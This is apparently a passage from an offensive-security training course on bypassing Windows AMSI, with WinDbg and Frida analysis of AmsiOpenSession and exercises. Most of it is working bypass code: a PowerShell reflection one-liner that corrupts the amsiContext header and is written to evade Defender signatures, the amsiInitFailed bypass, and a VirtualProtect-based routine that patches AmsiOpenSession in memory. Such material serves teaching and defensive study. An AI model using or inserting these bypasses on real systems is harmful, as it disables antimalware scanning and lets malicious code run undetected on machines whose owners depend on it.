27583730 ms  [*] AmsiScanBuffer()
27583730 ms  |- amsiContext: 0x1f862fa6f40
27583730 ms  |- buffer: test
27583730 ms  |- length: 0x8
27583730 ms  |- contentName 0x1f84ad8142c
27583730 ms  |- amsiSession 0x38
27583730 ms  |- result 0x599f9ce948

27583742 ms  [*] AmsiScanBuffer() Exit
27583742 ms  |- Result value is: 1
  
```

*Listing 276 - Locating memory address of amsiContext*

The highlighted section of Listing 276 reveals the memory address of *amsiContext*. Recall that *amsiContext* is created when AMSI is initialized so its memory address does not change between scans, allowing us to inspect it easily with WinDbg.

As a next step, we'll open WinDbg, attach to the PowerShell process, and dump the memory contents of the context structure as shown in Listing 277.

```

0:014> dc 0x1f862fa6f40
000001f8`62fa6f40  49534d41 00000000 48efe1f0 000001f8  AMSI.....H....
000001f8`62fa6f50  4905dd30 000001f8 00000039 00000000  0..I....9.....
000001f8`62fa6f60  d722b5cb ad27f1b7 2a525af5 8c00025b  .."...'....ZR*[...
000001f8`62fa6f70  0065004e 00730074 00610063 00650070  N.e.t.s.c.a.p.e.
000001f8`62fa6f80  00420020 00730061 00200065 00520055  .B.a.s.e. .U.R.
000001f8`62fa6f90  0000004c 00000000 2a555afa 92000312  L.....ZU*....
000001f8`62fa6fa0  00740053 00650072 00740065 00410020  S.t.r.e.e.t. .A.
000001f8`62fa6fb0  00640064 00650072 00730073 00000000  d.d.r.e.s.s.....
  
```

*Listing 277 - Content of the amsiContext buffer*

We don't know the size of the context structure but we find that the first four bytes equate to the ASCII representation of "AMSI". This seems rather interesting and might be usable since this string is likely static between processes.

If we can observe the context structure in action in the AMSI APIs, we may be able to determine if the first four bytes are being referenced in any way. To do this, we'll use the unassemble command in WinDbg along with the *AmsiOpenSession* function from the AMSI module:

```

0:014> u amsi!AmsiOpenSession
amsi!AmsiOpenSession:
00007fff`c75c24c0 e943dcdb0b jmp 00007fff`d3380108
00007fff`c75c24c5 4885c9 test rcx,rcx
00007fff`c75c24c8 7441 je amsi!AmsiOpenSession+0x4b
(00007fff`c75c250b)
00007fff`c75c24ca 8139414d5349 cmp dword ptr [rcx],49534D41h
00007fff`c75c24d0 7539 jne amsi!AmsiOpenSession+0x4b
(00007fff`c75c250b)
00007fff`c75c24d2 4883790800 cmp qword ptr [rcx+8],0
00007fff`c75c24d7 7432 je amsi!AmsiOpenSession+0x4b
(00007fff`c75c250b)
00007fff`c75c24d9 4883791000 cmp qword ptr [rcx+10h],0
  
```

*Listing 278 - AmsiOpenSession comparing content of context structure*

The fourth line of assembly code is interesting as it compares the contents of a memory location to the four static bytes we just found inside the context structure.

According to the 64-bit calling convention, we know that RCX will contain the function's first argument. The first argument of *AmsiOpenSession* is exactly the context structure according to its function prototype, which means that a comparison is performed to check the header of the buffer.

Although we don't know much about this context structure, we observe that the first four bytes equate to the ASCII representation of "AMSI". After the comparison instruction (shown in Listing 278), we find a conditional jump instruction, JNE, which means "jump if not equal".

If the header bytes are not equal to this static DWORD, the conditional jump is triggered and execution goes to offset 0x4B inside the function. Let's use WinDbg to display the instructions at that address:

```
0:014> u amsi!AmsiOpenSession+0x4b L2
amsi!AmsiOpenSession+0x4b:
00007fff`c75c250b b857000780      mov     eax,80070057h
00007fff`c75c2510 c3                ret
```

Listing 279 - Code section after conditional jump in *AmsiOpenSession*

The conditional jump leads directly to an exit of the function where the static value 0x80070057 is placed in the EAX register. On both the 32-bit and 64-bit architectures, the function return values are returned through the EAX/RAX register.

If we revisit the function prototype of *AmsiOpenSession* as given in Listing 280, we notice that the return value type is *HRESULT*.<sup>366</sup>

```
HRESULT AmsiOpenSession(
    HAMSICONTEXT amsiContext,
    HAMSISESSION *amsiSession
);
```

Listing 280 - Function prototype for *AmsiOpenSession*

*HRESULT* values are documented and can be referenced on MSDN where we find that the numerical value 0x80070057 corresponds to the message text *E\_INVALIDARG*.<sup>367</sup> The message text, while not especially verbose, indicates that an argument, which we would assume to be *amsiContext*, is invalid.

In short, this error occurs if the context structure has been corrupted. If the first four bytes of *amsiContext* do not match the header values, *AmsiOpenSession* will return an error. What we don't know is what effect that error will cause. In a situation like this, there are typically two ways forward.

The first is to trace the call to *AmsiOpenSession* that returns this error and try to figure out where that leads. This could become very time-consuming and complex. The second, and much simpler, approach is to force a failed *AmsiOpenSession* call, let the execution continue, and observe what happens in our Frida trace. Let's try this approach first.

<sup>366</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-erref/6b46e050-0761-44b1-858b-9b37a74ca32e#gt\\_799103ab-b3cb-4eab-8c55-322821b2b235](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/6b46e050-0761-44b1-858b-9b37a74ca32e#gt_799103ab-b3cb-4eab-8c55-322821b2b235)

<sup>367</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-erref/705fb797-2175-4a90-b5a3-3918024b10b8](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/705fb797-2175-4a90-b5a3-3918024b10b8)

In order to force an error, we'll place a breakpoint on *AmsiOpenSession* and trigger it by entering a PowerShell command. Once the breakpoint has been triggered, we'll use **ed** to modify the first four bytes of the context structure, and let execution continue:

```
0:014> bp amsi!AmsiOpenSession

0:014> g
Breakpoint 0 hit
amsi!AmsiOpenSession:
00007fff`c75c24c0 e943dcd0b jmp 00007fff`d3380108

0:006> dc rcx L1
000001f8`62fa6f40 49534d41 AMSI

0:006> ed rcx 0

0:006> dc rcx L1
000001f8`62fa6f40 00000000 ....

0:006> g
```

*Listing 281 - Modifying the context structure header*

After overwriting the AMSI header value, we'll continue execution, which generates exceptions:

```
30024801 ms [*] AmsiOpenSession()
30024801 ms |- amsiContext: 0x1f862fa6f40
30024801 ms |- amsiSession: 0x7fff37328268

30024803 ms [*] AmsiOpenSession() Exit
30024803 ms |- HRESULT value is: 0x80070057
```

*Listing 282 - No additional AMSI APIs are called after corrupting the header*

According to this output, *AmsiOpenSession()* has exited. This could indicate that AMSI has been shut down.

To test this, we'll enter the 'amsiutils' string that was previously flagged as malicious:

```
PS C:\Users\Offsec> 'amsiutils'
amsiutils
```

*Listing 283 - No detection on amsiutils with corrupted context header*

This time, none of the hooked AMSI APIs are called and our command is not flagged. By corrupting the *amsiContext* header, we have effectively shut down AMSI without affecting PowerShell. We have effectively bypassed AMSI. Very nice.

Although this method is effective, it relies on manual intervention with WinDbg. Let's try to implement this bypass directly from PowerShell with reflection.

PowerShell stores information about AMSI in managed code inside the *System.Management.Automation.AmsiUtils* class, which we can enumerate and interact with through reflection.

As previously discussed, a key element of reflection is the `GetType`<sup>368</sup> method, which we'll invoke through `System.Management.Automation.PSReference`,<sup>369</sup> also called `[Ref]`.

`GetType` accepts the name of the assembly to resolve, which in this case is `System.Management.Automation.AmsiUtils`. Before we execute any code, we'll close the current PowerShell session and open a new one to re-enable AMSI.

---

*Note that using a large number of AMSI trigger strings while testing may cause a "panic" in Windows Defender and it will suddenly consider everything malicious. At this point, the only remedy is to reboot the system.*

---

```
PS C:\Users\Offsec> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
At line:1 char:1
+ [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

*Listing 284 - Antivirus blocking our attempt to reference AmsiUtils class*

Sadly, Windows Defender and AMSI are blocking us from obtaining a reference to the class due to the malicious 'AmsiUtils' string. Instead, we can locate the class dynamically.

We could again attempt to bypass Windows Defender with a split string like 'ams'+iUtils' (as some public bypasses do), but Microsoft regularly updates the signatures and this simple bypass may eventually fail.

Instead, we'll attempt another approach and loop the `GetTypes`<sup>370</sup> method, searching for all types containing the string "iUtils" in its name:

```
PS C:\Users\Offsec> $a=[Ref].Assembly.GetTypes()

PS C:\Users\Offsec> Foreach($b in $a) {if ($b.Name -like "*iUtils") {$b}}

IsPublic IsSerial Name                                     BaseType
-----
False    False    AmsiUtils                                     System.Object
```

*Listing 285 - Getting all types and filtering them*

Armed with a handle to the `AmsiUtils` class, we can now invoke the `GetFields`<sup>371</sup> method to enumerate all objects and variables contained in the class. Since `GetFields` accepts filtering modifiers, we'll apply the `NonPublic` and `Static` filters to help narrow the results:

<sup>368</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.gettype?view=netframework-4.8>

<sup>369</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about\\_ref?view=powershell-6](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_ref?view=powershell-6)

<sup>370</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.gettypes?view=netframework-4.8>

<sup>371</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.type.getfields?view=netframework-4.8>

```
PS C:\Users\Offsec> Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}}
```

```
PS C:\Users\Offsec> $c.GetFields('NonPublic,Static')
```

```
Name                : amsiContext
MetadataToken       : 67114374
FieldHandle          : System.RuntimeFieldHandle
Attributes           : Private, Static
FieldType            : System.IntPtr
MemberType           : Field
ReflectedType       : System.Management.Automation.AmsiUtils
DeclaringType        : System.Management.Automation.AmsiUtils
Module               : System.Management.Automation.dll
IsPublic             : False
IsPrivate             : True
IsFamily             : False
IsAssembly           : False
IsFamilyAndAssembly  : False
IsFamilyOrAssembly   : False
IsStatic             : True
IsInitOnly           : False
IsLiteral            : False
IsNotSerialized      : False
IsSpecialName        : False
IsPinvokeImpl        : False
IsSecurityCritical   : True
IsSecuritySafeCritical : False
IsSecurityTransparent : False
CustomAttributes     : {}
...
```

Listing 286 - Enumerating stored objects in AmsiUtils class

As we will soon realize, the *amsiContext* field contains the unmanaged *amsiContext* buffer. However, we can not reference the field directly since *amsiContext* also contains a malicious "amsi" string. We'll again loop through all the fields, searching for a name containing "Context":

```
PS C:\Users\Offsec> $d=$c.GetFields('NonPublic,Static')
```

```
PS C:\Users\Offsec> Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}}
```

```
PS C:\Users\Offsec> $f.GetValue($null)
1514420113440
```

Listing 287 - Finding the address of amsiContext through reflection

Although we managed to obtain the *amsiContext* field without triggering AMSI, the output contains a very large integer. Converting this to hexadecimal produces *0x1609A791020*, which looks like a valid memory address.

To verify our theory that this is indeed the address of the *amsiContext* buffer, we'll open and attach WinDbg and dump the memory at address *0x1609A791020*:

```
0:009> dc 0x1609A791020
00000160`9a791020 49534d41 00000000 806db190 00000160 AMSI.....m.`...
00000160`9a791030 8086dd30 00000160 00000022 00000000 0...`...".....
```

```

00000160`9a791040 6372756f 00007365 cf43afd2 91000300 ources....C....
00000160`9a791050 554c4c41 53524553 464f5250 3d454c49 ALLUSERSPROFILE=
00000160`9a791060 505c3a43 72676f72 61446d61 00006174 C:\ProgramData..
00000160`9a791070 00000000 00000000 cf5eafd1 80000400 .....^.....
00000160`9a791080 00000000 00000000 9a791080 00000160 .....y.`...
00000160`9a791090 00000000 00000000 80000000 00000000 .....

```

Listing 288 - Verifying the address of *amsiContext* in WinDbg

The first four bytes at the dumped address contain the AMSI header values, indicating that this is very likely the *amsiContext* buffer.

Now, let's put this all together. We'll recreate each of the steps and use *Copy*<sup>372</sup> to overwrite the *amsiContext* header by copying data (four zeros) from managed to unmanaged memory:

```

PS C:\Users\Offsec> $a=[Ref].Assembly.GetTypes()

PS C:\Users\Offsec> Foreach($b in $a) {if ($b.Name -like "*iUtils") {$c=$b}}

PS C:\Users\Offsec> $d=$c.GetFields('NonPublic,Static')

PS C:\Users\Offsec> Foreach($e in $d) {if ($e.Name -like "*Context") {$f=$e}}

PS C:\Users\Offsec> $g=$f.GetValue($null)

PS C:\Users\Offsec> [IntPtr]$ptr=$g

PS C:\Users\Offsec> [Int32[]]$buf=@(0)

PS C:\Users\Offsec> [System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)

```

Listing 289 - Overwriting the *amsiContext* header bytes

We do not get any output from the executed commands, but we can inspect our work by switching to WinDbg, forcing a break through *Debug> Break* and dumping the content of the *amsiContext* buffer:

```

(1284.1ff8): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007fff`d3521f80 cc          int     3
0:010> dc 0x1609A791020
00000160`9a791020 00000000 00000000 806db190 00000160 .....m.`...
00000160`9a791030 8086dd30 00000160 00000037 00000000 0...`...7.....
00000160`9a791040 6372756f 00007365 cf43afd2 91000300 ources....C....
00000160`9a791050 554c4c41 53524553 464f5250 3d454c49 ALLUSERSPROFILE=
00000160`9a791060 505c3a43 72676f72 61446d61 00006174 C:\ProgramData..
00000160`9a791070 00000000 00000000 cf5eafd1 80000400 .....^.....
00000160`9a791080 00000000 00000000 9a791080 00000160 .....y.`...
00000160`9a791090 00000000 00000000 80000000 00000000 .....

```

Listing 290 - Verifying the overwritten AMSI header

This output indicates that the context structure header was indeed overwritten, which should force *AmsiOpenSession* to error out.

<sup>372</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.marshal.copy?view=netframework-4.8>



Next, let's continue execution in the debugger, switch back to PowerShell, and enter the malicious 'amsiutils' string:

```
PS C:\Users\Offsec> 'amsiutils'  
amsiutils
```

*Listing 291 - No detection on amsiutils with corrupted context header*

The string was not flagged. Excellent.

We can combine this bypass into a PowerShell one-liner:

```
PS C:\Users\Offsec> $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like  
"*iUtils") {$c=$b}};$d=$c.GetFields('NonPublic,Static');Foreach($e in $d) {if ($e.Name  
-like "*Context") {$f=$e}};$g=$f.GetValue($null);[IntPtr]$ptr=$g;[Int32[]]$buf =  
@{0};[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $ptr, 1)
```

```
PS C:\Users\Offsec> 'amsiutils'  
amsiutils
```

*Listing 292 - AMSI bypass through context structure corruption*

Not only is this bypass working, but it is difficult to blacklist now that we've removed explicit signature strings and dynamically resolved the types and fields.

This is working well, but it's not the only approach. We'll work through another bypass in the next section.

### 7.3.1.1 Exercises

1. Inspect the *amsiContext* structure to locate the AMSI header using Frida and WinDbg.
2. Manually modify the *amsiContext* structure in WinDbg and ensure AMSI is bypassed.
3. Replicate the .NET reflection to dynamically locate the *amsiContext* field and modify it.

### 7.3.2 Attacking Initialization

In the previous section, we evaded AMSI by corrupting the context structure. This context structure is created by the *AmsiInitialize* function when **AMSI.DLL** is first loaded and initialized inside the PowerShell process.

Manipulating a result variable set by *AmsiInitialize* can also lead to another AMSI bypass through the *amsiInitFailed* field, a technique first discovered by Matt Graeber<sup>373</sup> in 2016.

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null, $true)
```

*Listing 293 - AMSI bypass through amsiInitFailed field*

The *amsiInitFailed* field is verified by *AmsiOpenSession* in the same manner as the *amsiContext* header, which leads to an error.

The AMSI bypass in Listing 293 still works even though it was discovered in 2016, but the substrings 'AmsiUtils' and 'amsiInitFailed' have since been flagged as malicious.

<sup>373</sup> (Matt Graeber, 2016), <https://twitter.com/mattifestation/status/735261176745988096?lang=en>



We can reuse the dynamic discovery of types and fields from our *amsiContext* AMSI bypass to evade the signatures and reuse this bypass.

Both AMSI bypasses rely on reflection, but as we'll discuss in the next section, we can also use the Win32 APIs to corrupt the AMSI functions themselves.

### 7.3.2.1 Exercise

1. Modify the original AMSI bypass shown in Listing 293 to bypass Windows Defender string signatures through dynamic filtering.

## 7.4 Wrecking AMSI in PowerShell

In the last section, we used reflection to locate vital structures and variables that, when corrupted, will cause AMSI to be disabled. In this section, we'll modify the assembly instructions themselves instead of the data they are acting upon in a technique known as *binary patching*. We can use this technique to hotpatch the code and force it to fail even if the data structure is valid.

### 7.4.1 Understanding the Assembly Flow

Before we modify any code, we must first understand how the original code operates. To do that, we'll dump the content of *AmsiOpenSession* with WinDbg:

```
0:018> u amsi!AmsiOpenSession L1A
amsi!AmsiOpenSession:
00007fff`aa0824c0 4885d2          test     rdx,rdx
00007fff`aa0824c3 7446           je      amsi!AmsiOpenSession+0x4b
(00007fff`aa08250b)
00007fff`aa0824c5 4885c9          test     rcx,rcx
00007fff`aa0824c8 7441           je      amsi!AmsiOpenSession+0x4b
(00007fff`aa08250b)
00007fff`aa0824ca 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007fff`aa0824d0 7539           jne     amsi!AmsiOpenSession+0x4b
(00007fff`aa08250b)
00007fff`aa0824d2 4883790800      cmp     qword ptr [rcx+8],0
00007fff`aa0824d7 7432           je      amsi!AmsiOpenSession+0x4b
(00007fff`aa08250b)
00007fff`aa0824d9 4883791000      cmp     qword ptr [rcx+10h],0
00007fff`aa0824de 742b           je      amsi!AmsiOpenSession+0x4b
(00007fff`aa08250b)
00007fff`aa0824e0 41b801000000    mov     r8d,1
00007fff`aa0824e6 418bc0          mov     eax,r8d
00007fff`aa0824e9 f00fc14118      lock xadd dword ptr [rcx+18h],eax
00007fff`aa0824ee 4103c0          add     eax,r8d
00007fff`aa0824f1 4898           cdqe
00007fff`aa0824f3 488902          mov     qword ptr [rdx],rax
00007fff`aa0824f6 7510           jne     amsi!AmsiOpenSession+0x48
(00007fff`aa082508)
00007fff`aa0824f8 418bc0          mov     eax,r8d
00007fff`aa0824fb f00fc14118      lock xadd dword ptr [rcx+18h],eax
00007fff`aa082500 4103c0          add     eax,r8d
00007fff`aa082503 4898           cdqe
00007fff`aa082505 488902          mov     qword ptr [rdx],rax
00007fff`aa082508 33c0           xor     eax,eax
```

```
00007fff`aa08250a c3          ret
00007fff`aa08250b b857000780      mov     eax,80070057h
00007fff`aa082510 c3          ret
```

Listing 294 - *AmsiOpenSession* in assembly code

In Listing 294, we unassembled all 0x1A instructions that make up *AmsiOpenSession*. To force an error, we could just modify the very first bytes to the binary values that represent the last two instructions, which are highlighted.

This way, every call to *AmsiOpenSession* would fail even if the supplied arguments were valid. Instead of completely overwriting instructions, we may also be able to make more minor modifications that achieve the same goal.

The two first instructions in *AmsiOpenSession* are a *TEST* followed by a conditional jump. This specific conditional jump is called *jump if equal* (JE) and depends on a CPU flag called the *zero flag* (ZF).<sup>374</sup>

The conditional jump is controlled by the *TEST* instruction according to the argument and is executed if the zero flag is equal to 1.<sup>375</sup> If we modify the *TEST* instruction to an *XOR*<sup>376</sup> instruction, we may force the Zero flag to be set to 1 and trick the CPU into taking the conditional jump that leads to the invalid argument return value.

*XOR* takes two registers as an argument but if we supply the same register as both the first and second argument, the operation will zero out the content of the register. The result of the operation controls the zero flag since if the result ends up being zero, the zero flag is set.

In summary, we will overwrite the *TEST RDX,RDX* with an *XOR RAX,RAX* instruction, forcing the execution flow to the error branch, which will disable AMSI.

There is one additional detail we need to take into account. When the original *TEST RDX,RDX* instruction is compiled, it is converted into the binary value 0x4885d2. This value takes up three bytes so the replacement, *XOR RAX,RAX* has to use up the same amount of memory.

*XOR RAX,RAX* is compiled into the binary value 0x4831c0, which luckily matches the number of bytes we require.

At this point, we realize that we can disable AMSI by overwriting only three bytes of memory inside the *AmsiOpenSession* API. In the next section, we'll implement this in PowerShell.

### 7.4.1.1 Exercises

1. Follow the analysis in WinDbg and locate the *TEST* and conditional jump instruction.
2. Search for any other instructions inside *AmsiOpenSession* that could be overwritten just as easily to achieve the same goal.

<sup>374</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Zero\\_flag](https://en.wikipedia.org/wiki/Zero_flag)

<sup>375</sup> (Intel Pentium Instruction Set Reference), <http://faydoc.tripod.com/cpu/je.htm>

<sup>376</sup> (Intel Pentium Instruction Set Reference), <http://faydoc.tripod.com/cpu/xor.htm>

## 7.4.2 Patching the Internals

In this section, we'll complete the attack and modify the first instruction of *AmsiOpenSession* directly from PowerShell with the help of Win32 APIs.

To implement the attack, we'll need to perform three actions. We'll obtain the memory address of *AmsiOpenSession*, modify the memory permissions where *AmsiOpenSession* is located, and modify the three bytes at that location.

In order to resolve the address of *AmsiOpenSession*, we would typically call *GetModuleHandle*<sup>377</sup> to obtain the base address of **AMSI.DLL**, then call *GetProcAddress*.<sup>378</sup> We previously used reflection to accomplish this with the in-memory PowerShell shellcode runner.

As part of the shellcode runner we created, the *LookupFunc* method called both *GetModuleHandle* and *GetProcAddress* from the *Microsoft.Win32.UnsafeNativeMethods* namespace as shown in Listing 295.

```
function LookupFunc {  
  
    Param ($moduleName, $functionName)  
  
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |  
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].  
    Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')  
    $tmp=@()  
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}  
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,  
@($moduleName)), $functionName))  
}
```

Listing 295 - PowerShell method that resolves Win32 APIs through reflection

We can use this function like any other Win32 API to locate *AmsiOpenSession* by opening a 64-bit instance of PowerShell\_ISE and executing the code shown in Listing 296:

```
PS C:\Users\Offsec> function LookupFunc {  
  
    Param ($moduleName, $functionName)  
  
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |  
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].  
    Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')  
    $tmp=@()  
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}  
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,  
@($moduleName)), $functionName))  
}  
  
[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiOpenSession  
$funcAddr  
140736475571392
```

<sup>377</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandle>

<sup>378</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getProcAddress>

*Listing 296 - Resolving the address of AmsiOpenSession*

To verify this address, we'll open WinDbg, attach to the PowerShell\_ISE process and quickly translate the address to hexadecimal with the **? command**, prepending the address with **0n**:

```
0:001> ? 0n140736475571392
Evaluate expression: 140736475571392 = 00007fff`c3a224c0
```

*Listing 297 - Converting the address to hexadecimal*

With the value converted, we can then unassemble the instructions at that address to check if it is correct:

```
0:001> u 7fff`c3a224c0
amsi!AmsiOpenSession:
00007fff`c3a224c0 4885d2          test     rdx,rdx
00007fff`c3a224c3 7446           je      amsi!AmsiOpenSession+0x4b
(00007fff`c3a2250b)
00007fff`c3a224c5 4885c9          test     rcx,rcx
00007fff`c3a224c8 7441           je      amsi!AmsiOpenSession+0x4b
(00007fff`c3a2250b)
00007fff`c3a224ca 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007fff`c3a224d0 7539           jne     amsi!AmsiOpenSession+0x4b
(00007fff`c3a2250b)
00007fff`c3a224d2 4883790800      cmp     qword ptr [rcx+8],0
00007fff`c3a224d7 7432           je      amsi!AmsiOpenSession+0x4b
(00007fff`c3a2250b)
```

*Listing 298 - Verifying AmsiOpenSession address in WinDbg*

Clearly, we have located the address of *AmsiOpenSession*.

This solves our first challenge. Now we must consider memory protections.

In Windows, all memory is divided into 0x1000-byte *pages*.<sup>379</sup> A memory protection setting is applied to each page, describing the permissions of data on that page.

Normally, code pages are set to *PAGE\_EXECUTE\_READ*, or 0x20,<sup>380</sup> which means we can read and execute this code, but not write to it. This obviously presents a problem.

Let's verify this in WinDbg with **!vprot**,<sup>381</sup> which displays memory protection information for a given memory address:

```
0:001> !vprot 7FFFC3A224C0
BaseAddress: 00007fffc3a22000
AllocationBase: 00007fffc3a20000
AllocationProtect: 00000080 PAGE_EXECUTE_WRITECOPY
RegionSize: 0000000000008000
State: 00001000 MEM_COMMIT
Protect: 00000020 PAGE_EXECUTE_READ
Type: 01000000 MEM_IMAGE
```

*Listing 299 - Displaying memory protections with WinDbg*

<sup>379</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Page\\_\(computer\\_memory\)](https://en.wikipedia.org/wiki/Page_(computer_memory))

<sup>380</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/win32/memory/memory-protection-constants>

<sup>381</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/-vprot>

The highlighted line shows the current memory protection for the memory page, which is indeed `PAGE_EXECUTE_READ`.

Since we want to overwrite three bytes on this page, we must first change the memory protection. This can be done with the Win32 *VirtualProtect*<sup>382</sup> API, which has the following function prototype:

```
BOOL VirtualProtect(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD  flNewProtect,
    PDWORD lpflOldProtect
);
```

*Listing 300 - Function prototype for VirtualProtect*

The first argument is the page address. The second argument is the size of the area we wish to modify. This is largely irrelevant since APIs like *VirtualProtect* operate on an entire memory page. Setting this parameter to any value between 1 and 0xFFF will produce the same result. However, for clarity we will set this to "3".

The third argument (*flNewProtect*) is the most important since it dictates the memory protection we want to apply to the page. In our case, we want to set this to `PAGE_EXECUTE_READWRITE` (0x40). This will ensure that we retain the original read and execute permissions and also enable our overwrite.

The final argument (*lpflOldProtect*) is a variable where the current memory protection will be stored by the operating system API. The first three arguments can easily be translated from the C data types to corresponding types in .NET of *[IntPtr]*, *[UInt32]*, and *[UInt32]* respectively.

The output value is a pointer to a DWORD. In C# we can specify this as a reference with the *MakeByRefType*<sup>383</sup> method, which can be used together with the *[ref]*<sup>384</sup> keyword when invoking the function. Additionally, the value itself is supplied as a *[UInt32]*.

As discussed in a previous module, to invoke *VirtualProtect* from PowerShell, we pass its memory address (found through *LookupFunc*) and its arguments types (found through *getDelegateType*) and combine them with *GetDelegateForFunctionPointer*.

Our code so far is shown in Listing 301:

```
function LookupFunc {
    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].
    Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
```

<sup>382</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualprotect>

<sup>383</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.type.makebyreftype?view=netframework-4.8>

<sup>384</sup> (SS64, 2020), <https://ss64.com/ps/syntax-ref.html>

```
@($moduleName)), $functionName))
}

function getDelegateType {

    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object
    System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('InMemoryModule', $false).
    DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
    [System.MulticastDelegate])

    $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
    [System.Reflection.CallingConventions]::Standard, $func).
    SetImplementationFlags('Runtime, Managed')

    $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
    SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}

[IntPtr]$funcAddr = LookupFunc amsi.dll AmsiOpenSession
$oldProtectionBuffer = 0
$vp=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc
kernel32.dll VirtualProtect), (getDelegateType @([IntPtr], [UInt32], [UInt32],
[UInt32].MakeByRefType()) ([Bool])))
$vp.Invoke($funcAddr, 3, 0x40, [ref]$oldProtectionBuffer)
```

Listing 301 - Calling VirtualProtect to modify memory protections

As shown above, we combined *LookupFunc* and *getDelegateType* into one statement along with the argument types to create the *\$vp\_function* variable from which we call the *Invoke* method. The *\$oldProtectionBuffer* variable is used to store the old memory protection setting as required.

Before executing the code, we must resume PowerShell\_ISE execution by entering the **g** in WinDbg. The code itself should simply return the value "True" if successful, but we can verify it in WinDbg by pausing execution through *Debug > Break* and then repeating the **!vprot** command:

```
0:001> !vprot 7FFFC3A224C0
BaseAddress: 00007fffc3a22000
AllocationBase: 00007fffc3a20000
AllocationProtect: 00000080 PAGE_EXECUTE_WRITECOPY
RegionSize: 0000000000001000
State: 00001000 MEM_COMMIT
Protect: 00000080 PAGE_EXECUTE_WRITECOPY
Type: 01000000 MEM_IMAGE
```

Listing 302 - Displaying modified memory protections with WinDbg

However, the new memory protection is set to `PAGE_EXECUTE_WRITECOPY` instead of `PAGE_EXECUTE_READWRITE`. In order to conserve memory, Windows shares **AMSI.DLL** between processes that use it. `PAGE_EXECUTE_WRITECOPY` is equivalent to `PAGE_EXECUTE_READWRITE` but it is a private copy used only in the current process.

Now that we have located `AmsiOpenSession` and modified its memory protections, we can overwrite the required three bytes.

We can use the `Copy`<sup>385</sup> method from the `System.Runtime.InteropServices` namespace to copy the assembly instruction (`XOR RAX,RAX`) represented as `0x48, 0x31, 0xC0` from a managed array (`$buf`) to unmanaged memory:

```
$buf = [Byte[]] (0x48, 0x31, 0xC0)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 3)
```

*Listing 303 - Overwriting the first assembly instruction*

